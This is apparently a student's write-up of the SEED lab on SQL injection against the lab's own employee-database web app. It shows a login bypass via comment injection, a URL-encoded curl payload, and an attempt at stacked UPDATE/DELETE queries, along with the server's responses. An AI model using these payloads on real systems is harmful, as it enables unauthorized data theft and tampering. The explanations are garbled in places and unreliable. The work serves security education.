




Now from the above we are able to see why it does not work, which means this comment didn't comment the whole stuff



Now we see the below stuff



Here the statements are coming out the password condition and we login in as the administrator without providing the password

The input here for username results in the following query at the server to be executed

SELECT is, name,eid,salary,birth,ssn,address,email,nickname,Password
FROM credential
WHERE NAME='Admin'

Because Javascript can be used to verify if the field has been completed and, if it hasn't, it might request it by causing an alert or error and, as a result, not launch a successful SQL Injection. The password entered here was only for completion.


The # symbol causes the password and everything that comes after "admin" to be commented out. So, using the admin ID, we were able to obtain all the employee data.


TASK 2.2:SQL Injection Attack from command line

Objective: Here the task is to repeat Task 2.1, but we need to do it without using the webpage.


Explanation: For example if we want to find the Alice information resource password, how could we find that.Get her information with her password suppose we know her password. We can use command line tool such as curl, which can send HTTP requests.


So we need to encode this one to URL. But here the problem is this code using encode from the pdf is not recognized so I need to type to see the difference.






When we login as alice this is what we get and it shows up in the command line it looks like this, here the common information provider does not exist actually the task exists on because the password is not right.







Below is the one password generated, so if we login with the direct password.This is the one password generated, so if we login with a direct password, we are able to see the list and we see we get her information.




We are able to see the table

Now we want to attack it without password





You can see it doesn't work it says the current information provide does not exist the reason is need to encode the url encoding (https://www.urlencoder.org/).We access url encoding from the urlencoder link.




We see that all the employee's details are returned in an HTML Tabular format.Hence, we were able to perform the same attack as in Task 2.1.The CLI commands can help in automating the attack,where Web UI don't. One major change from the web UI was to encode the special characters in the HTTP request in the curl command.We use the following:Space-%20;Hash(#)-%23 and Single Quote(')-%27

TASK 2.3: Append a new SQL statement.


Objective: Here in the above two attacks, we can only steal information from the database but in this task, we will be modifying the database using the same vulnerability in the login page.


Explanation: Here for example i want to try to select the number we just want.Here we just want to demonstrate we can concatenate or use the SQL injection attack to turn one SQL statement into two, with the second one being the update or delete statement.




Here we have asked to append a new sql statement, for example, an update spans or delete statements because there is a counter measure preventing you from running two or more single statements in this attack.

So first try on a webpage. Here before we comment we use a semicolon then we practice another to add another statement for example an update statements or delete statements, but in order to use the update statement and delete statement we need to know the table schema, for example the table name and those fields otherwise





With the query modified to the one entered in username, we observe a similar issue.Because MySQL's mysqli::query() API for PHP's mysql extension does not permit multiple queries to run in the database server, this SQL injection is ineffective against MySQL.The MySQL server itself is not the problem in this instance because it does not let several SQL instructions to be combined into a single string.The mysqli->multiquery() function can be used to get around this MySQLi extension restriction.However, we should never utilize this API and steer clear of having numerous commands executed using SQL injection for security reasons.




and worked here you see the first statements select alice right this is select the second statement select one which means we don't have syntax error.But why we have syntax error here, the highlighted below

SELECT id, name, eid, salary, birth, ssn, phoneNumber, address, email,nickname,Password FROM credential WHERE name= 'Alice' ; select 1;#' and Password='da39a3ee5e6b4b0d3255bfef95601890afd80709'


There was an error running the query [You have an error in your SQL syntax; check the manual that corresponds to your MySQL server version for the right syntax to use near 'select 1;#' and Password='da39a3ee5e6b4b0d3255bfef95601890afd80709'' at line 3]\n

All the statements are verified, here it contains no syntax error if you use a curl command suddenly you will get a similar result now for claw command how do we concatenate several sequence statements together.We need to encode ‘ ;Select;#




Here we see it say’s sql syntax error checklist manual while the syntax error is here it still says here, so we got identical result as we try on the webpage so the reason we need to check the source code, how the query is executed


```
seed@ip-172-31-19-202:~/CSE643/Lab-03/Labsetup$ curl 'www.seed-server.com/unsafe_home.php?username=alice%27%20%3Bselect%201%3B%23&Password=seedalice'
<!--
SEED Lab: SQL Injection Education Web plateform
Author: Kailiang Ying
Email: kying@syr.edu
-->

<!--
SEED Lab: SQL Injection Education Web plateform
Enhancement Version 1
Date: 12th April 2018
Developer: Kuber Kohli

Update: Implemented the new bootsrap design. Implemented a new Navbar at the top with two menu options for Home and edit profile, with a button to
logout. The profile details fetched will be displayed using the table class of bootstrap with a dark table head theme.

NOTE: please note that the navbar items should appear only for users and the page with error login message should not have any of these items at
all. Therefore the navbar tag starts before the php tag but it end within the php script adding items as required.
-->

<!DOCTYPE html>
<html lang="en">
<head>
  <!-- Required meta tags -->
  <meta charset="utf-8">
  <meta name="viewport" content="width=device-width, initial-scale=1, shrink-to-fit=no">

